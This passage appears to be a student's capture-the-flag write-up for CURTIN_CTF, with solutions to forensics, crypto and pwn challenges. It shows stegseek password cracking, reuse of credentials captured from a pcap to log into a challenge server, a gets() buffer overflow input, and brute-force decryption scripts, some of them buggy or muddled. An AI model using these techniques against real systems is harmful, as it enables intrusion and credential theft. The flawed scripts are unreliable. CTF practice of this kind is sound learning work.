Get:1 /home/kali/Downloads/stegseek_0.6-1.deb stegseek amd64 0.6-1 [115 kB]
Selecting previously unselected package stegseek.
(Reading database ... 412941 files and directories currently installed.)
Preparing to unpack .../Downloads/stegseek_0.6-1.deb ...
Unpacking stegseek (0.6-1) ...
Setting up stegseek (0.6-1) ...
N: Download is performed unsandboxed as root as file '/home/kali/Downloads/stegseek_0.6-1.deb' couldn't be accessed by user '_apt'. - pkgAcquire::Run (13: Permission denied)

(kali@kali)-[~/Downloads]
└─$ stegseek challenge.jpg rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[!] Found passphrase: "lincoln"
[!] Original filename: "flag".
[!] Extracting to "challenge.jpg.out".

(kali@kali)-[~/Downloads]
└─$
```

```
File Edit Search View Document Help
1 CURTIN_CTF{H1D3_4W4Y}
2
```

Use stegseek, the fastest steghide password cracker . <https://github.com/RickdeJager/stegseek>

Flag : CURTIN\_CTF{H1D3\_4W4Y}


## 6. Let's Analyse (150 POINTS)

We were successful in capturing Mr. John Doe's transactions.  
He's in charge of a secret community.  
Can you analyse and find his credentials.  
Once retrieved, login to their server to get the secret information.

nc 3.26.44.175 3340

Author: @darkraicg492

Given challenge.pcap



Retrieved username: john.doe

Retrieved password: yt6C3MMGHmZwf45

Proceed to netcat (nc) the given IP address and Port:

```
(kali㉿kali)-[~/Desktop]
$ nc 3.26.44.175 3340
Welcome to the secret lab
Enter username: john.doe
john.doe
Enter password: yt6C3MMGHmZwf45
yt6C3MMGHmZwf45
Logged in successfully
Here's your fflag: CURTIN_CTF{51L3NT_L1573NN3R}
```

Flag: CURTIN\_CTF{51L3NT\_L1573NN3R}




## 7. Secret File (200 POINTS)


Find the message conveyed in the secret file.

Author: @sivagirish

Given Secret.txt



Analyze the file using file command. Written “Zip archive data” so we need to rename it to Secret.zip and unzip it. Forensic2 file obtained and must be opened using Linux (Notepad in Windows doesn’t display the flag).



Flag: CURTIN\_CTF{4LW4Y5\_IN5P3CT\_TH3\_F1L3\_TYP3}

# CRYPTOGRAPHY CATEGORY

## 1. The Gambler's Secret (500 POINTS)

Looks like the gambler has leaked his secret.

Given 2 file **gambler.py** and **enc.txt**

**enc.txt =**

**324115954378496786462432116710305447585858585074744636783224448281597066196383  
28084506795350455714014545653039715173**

**gambler.py =**

```
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
import random
import hashlib
```

```
flag = b'REDACTED'
```

```
def pkcs7_pad(data, block_size):
    padding = block_size - (len(data) % block_size)
    return data + bytes([padding] * padding)
```

```
g = 7
```

```
x =
```

```
111098717612721867073137499205593916093148640499437160893298503087398482749811  
63174574586779728080951298251641374993669445207041118824097375920261081696413
```

```
a = random.randrange(2, x - 1)
```

```
B, A = 11, pow(g, a, x)
```

```
key = hashlib.md5(long_to_bytes(pow(B, a, x))).digest()
```

```
cipher = AES.new(key, AES.MODE_ECB)
```

```
d_p = pkcs7_pad(flag, AES.block_size)
```

```
enc = cipher.encrypt(d_p)
```

```
print("Encrypted flag: ", bytes_to_long(enc))
```

After read the code carefully I noticed that value a is guessable or if not guessable we can also perform bruteforce.

Then I create a new code to get the flag



```

from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
import hashlib

def pkcs7_unpad(data):
    padding = data[-1]
    return data[:padding]

g = 7
x = 1110987176127218670731374992055939160931486404994371608932985030873984827498116317457458677972808095129825164137499
a = 657 # You should use the private key 'a' that was generated during the encryption process
B, A = 11, pow(g, a, x)

for i in range(x):
    key = hashlib.md5(long_to_bytes(i)).digest()
    cipher = AES.new(key, AES.MODE_ECB)

    # Replace the following line with the actual encrypted flag value
    enc_flag = 3241159543784967864624321167103054475858585850747446367832244482815970661963832808450679535045571401454565

    # Decrypt the flag
    decrypted_flag = pkcs7_unpad(cipher.decrypt(long_to_bytes(enc_flag)))
    print("Decrypted flag:", decrypted_flag.decode('utf-8'))

```

The code provided is attempting to decrypt an encrypted flag by performing a brute-force search over possible encryption keys. Here's a step-by-step explanation of how it works:

### 1. Initialization:

- `g` is a base value used in the encryption process.
- `x` is a very large modulus. It's used as a limit for the brute-force search. The code will iterate through all possible keys from 0 to `x-1`.
- `a` is a private key. It's unclear where this value is coming from, but it's supposed to be used in the encryption process.

### 2. Key Generation:

- For each value of `i` from 0 to `x-1`, it calculates a key using `hashlib.md5(long\_to\_bytes(i)).digest()`. This key is used for AES encryption. Note that using MD5 for key derivation is not recommended for security purposes.

### 3. Decryption Attempt:

- For each `i`, it initializes an AES cipher in Electronic Codebook (ECB) mode with the derived key.
- It then attempts to decrypt the `enc\_flag` using this key and ECB mode. The decryption result is stored in `decrypted\_flag`.

#### 4. Decryption Result:

- It attempts to remove PKCS7 padding from the decrypted flag using the `pkcs7\_unpad` function.

#### 5. Printing the Result:

- Finally, it prints the result of the decryption attempt as a UTF-8 decoded string.

#### 6. Flag Printing:

```
$python3 gembler.py
Decrypted flag:
Decrypted flag: CURTIN_CTF{b377er_ch3ck_y0ur_5ubgr0up}
```

## 2. Fun with Prime - 1 (400 POINTS)

Basic Instructions Hello, welcome to the cryptography challenge. The following files have been attached with this challenges:

Cipher text

Image Hint

The key to decrypt this cipher can be found by multiplying 3 numbers. To make your life easier, one of these numbers is 29. You must find the other two. It might also help to look at some of the previous cryptography questions to aid you in solving this one. Remember, all the information needed to solve this question has been given to you.

Flag:

The flag for this challenge is the concatenation of the 6th word and second last word of the decoded text

Given 2 file:

- Cipher\_Text\_Fun\_With\_Primes\_1.txt

B psqvm ubvc es qb i uhcvrbt wctins gsmjbly ciao 1 bqia pb oou i yzvkdtd pn cev zvblmma vhad sam vduilat. A oiccyhu ounjnz nynbtfz cphu 1 ciau qb vva ysinm ra jhume e i lwtwxtium wctins.

- Hint\_Fun\_With\_Primes\_1.jpg

(it shows prime numbers from 1 to 1000)

The hint looks like vigenere cipher and I try to decode the vigenere using bruteforce

Score	Key	Text
41553	babijihhj	a prime number is a natural number greater than that is not a product of two smaller natural numbers a natural number greater than that is not prime is called a composite number

So we get a text :

“a prime number is a natural number greater than that is not a product of two smaller natural numbers a natural number greater than that is not prime is called a composite number”

So the flag : **CURTIN\_CTF{naturalcomposite}**

### 3. Curvy Vibes

Given 2 file:

- Chall\_Curvy\_vibes.py

```
import base64

from Crypto.Cipher import AES
from Crypto.Protocol.KDF import scrypt
from Crypto.Random import get_random_bytes

p = 233970423115425145524320034830162017933
a = 0
b = 7
n = 233970423115425145498902418297807005944
Gx = 182
Gy = 85518893674295321206118380980485522083
Qx = 7856
Qy = 83120602848774683554512752392153815227

flag = b'REDACTED'
k = (Qx - Gx) * pow(Gy, -1, p) % p
salt = get_random_bytes(16)
key = scrypt(k.to_bytes((k.bit_length() + 7) // 8, 'big'), salt, 32, N=16384, r=8, p=1)
block_size = 16
padding_len = block_size - len(flag) % block_size
flag += bytes([padding_len] * padding_len)
cipher = AES.new(key, AES.MODE_CBC)
ciphertext = cipher.encrypt(flag)
cs = base64.b64encode(cipher.iv + ciphertext + salt)
print("cs:", cs)
```

- Enc.txt

```
cs:
b'1JtwWPLfoVoUxK6TnRqyMlz00GldXbM0/dsaqBgWCO8hMISRJITRknKVHhIGONYxgTBRyjlwl
dVXn+ohLHBy2A=='
```

From the python given im using my bestfriend chatgpt to help me understand the code. After that i try to make a new code to get the flag

```
GNU nano 7.2 flag2.py
import base64
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import scrypt

# The base64-encoded value you provided
cs = b'1JtwWPLfoVoUxK6TnRqyMIz00GLdXbM0/dsaqBgWC08hMLSRJITRknKVHhIGONYxgTBRyjIwIdVXn+ohLHBy2A=='

# Decode the base64-encoded value
cs = base64.b64decode(cs)

# Extract the IV, ciphertext, and salt
iv = cs[:16]
ciphertext_with_padding = cs[16:-16]
salt = cs[-16:]

# Define the missing constant 'Qx' with its actual value
Qx = 7856 # Replace with the actual value of Qx

# Derive the key (recreate the same key as in your encryption process)
p = 233970423115425145524320034830162017933
Gx = 182
Gy = 85518893674295321206118380980485522083
k = (Qx - Gx) * pow(Gy, -1, p) % p
key = scrypt(k.to_bytes((k.bit_length() + 7) // 8, 'big'), salt, 32, N=16384, r=8, p=1)

# Initialize AES cipher in CBC mode with the IV
```

```
[x]—[mrhmeow@MRXmeow]—[/mnt/c/Users/MSI I9/Downl
$python3 flag2.py
Decrypted flag: b'CURTIN_CTF{8989y98798_7578687}'
```

This is the flag that I get

# PWN & RE CATEGORY

## 1. Intro to Buffer Overflow (100 POINTS)

Here is a simple binary, now go for it!

To get the flag connect here!!

Given file challenge.bin and netcat commad

nc 3.26.44.175 3333

the question tell it is a simple binary. So I should overflow it the get the flag

[illegible]

Just using terminal to connect the netcat command I use simple binary exploit. So I just put number 1 in a large to make it overflow

## 2. LET THE RANDOM GAMES BEGIN 1 (100 POINTS)

Are you able to guess the sequence that is required to get the flag?

Given file challenge.bin and netcat

commandnc 3.26.44.175 3337

```
[mrxmeow@MRXmeow]~/mnt/c/Users/MSI_19/Down
$nc 3.26.44.175 3337
Do you think you can guess all 5 numbers?

Enter your guess: FLAG
FLAG

The random number is 1804289383
Oops wrong number
Enter your guess:
The random number is 846930886
Oops wrong number
Enter your guess:
The random number is 1681692777
Oops wrong number
Enter your guess:
The random number is 1714636915
Oops wrong number
Enter your guess:
The random number is 1957747793
Oops wrong number
You didn't get them all right!
```

I just put simple word "flag" and I noticed the question not random. So I manage to copy again the answer from above to get the flag

```
Congratulations you got it right!
Here is your flag: CURTIN_CTF{N0_S33D_N0_R4ND0M}
$
```

### 3. Don't Go Overboard (200 POINTS)

Question: they say buffer overflowing is not just overflowing, if you get what I mean.

Nc 3.26.44.175 3334

From the file .bin I given I managed to open it using ghidra

```
char local_58 [48];
char local_28 [16];
FILE *local_18;
char local_a;
char local_9;

local_9 = '0';
local_a = '1';
gets(local_28);
printf("\nshowflag: %c and secured: %c\n", (ulong)(uint)(int)local_9, (ulong)(uint)(int)local_a);
printf("\ninput: %s\n", local_28);
if ((local_9 == '5') && (local_a == '0')) {
    local_18 = fopen("flag.txt", "r");
    fgets(local_58, 0x1f, local_18);
    fclose(local_18);
    printf("\n\nCongratulation!!!\nHere is your flag!\n%s", local_58);
}
else {
    puts("\nBetter luck next time!");
}
return 0;
```

After reading and understand the code i got idea to solve it

The size of buffer is 30 and it will check the local\_9 for 5 and local\_a for 0

So I just type

12345678901234567890123456789005

0 at the end means local\_9

5 at the end means local\_a

```
$nc 3.26.44.175 3334
Overflow me to get the flag:
12345678901234567890123456789005

showflag: 5 and secured: 0

input: 12345678901234567890123456789005

Congratulation!!!
Here is your flag!
CURTIN_CTF{T@RG3TT3D_0V3RF10W} mrxmeow
```



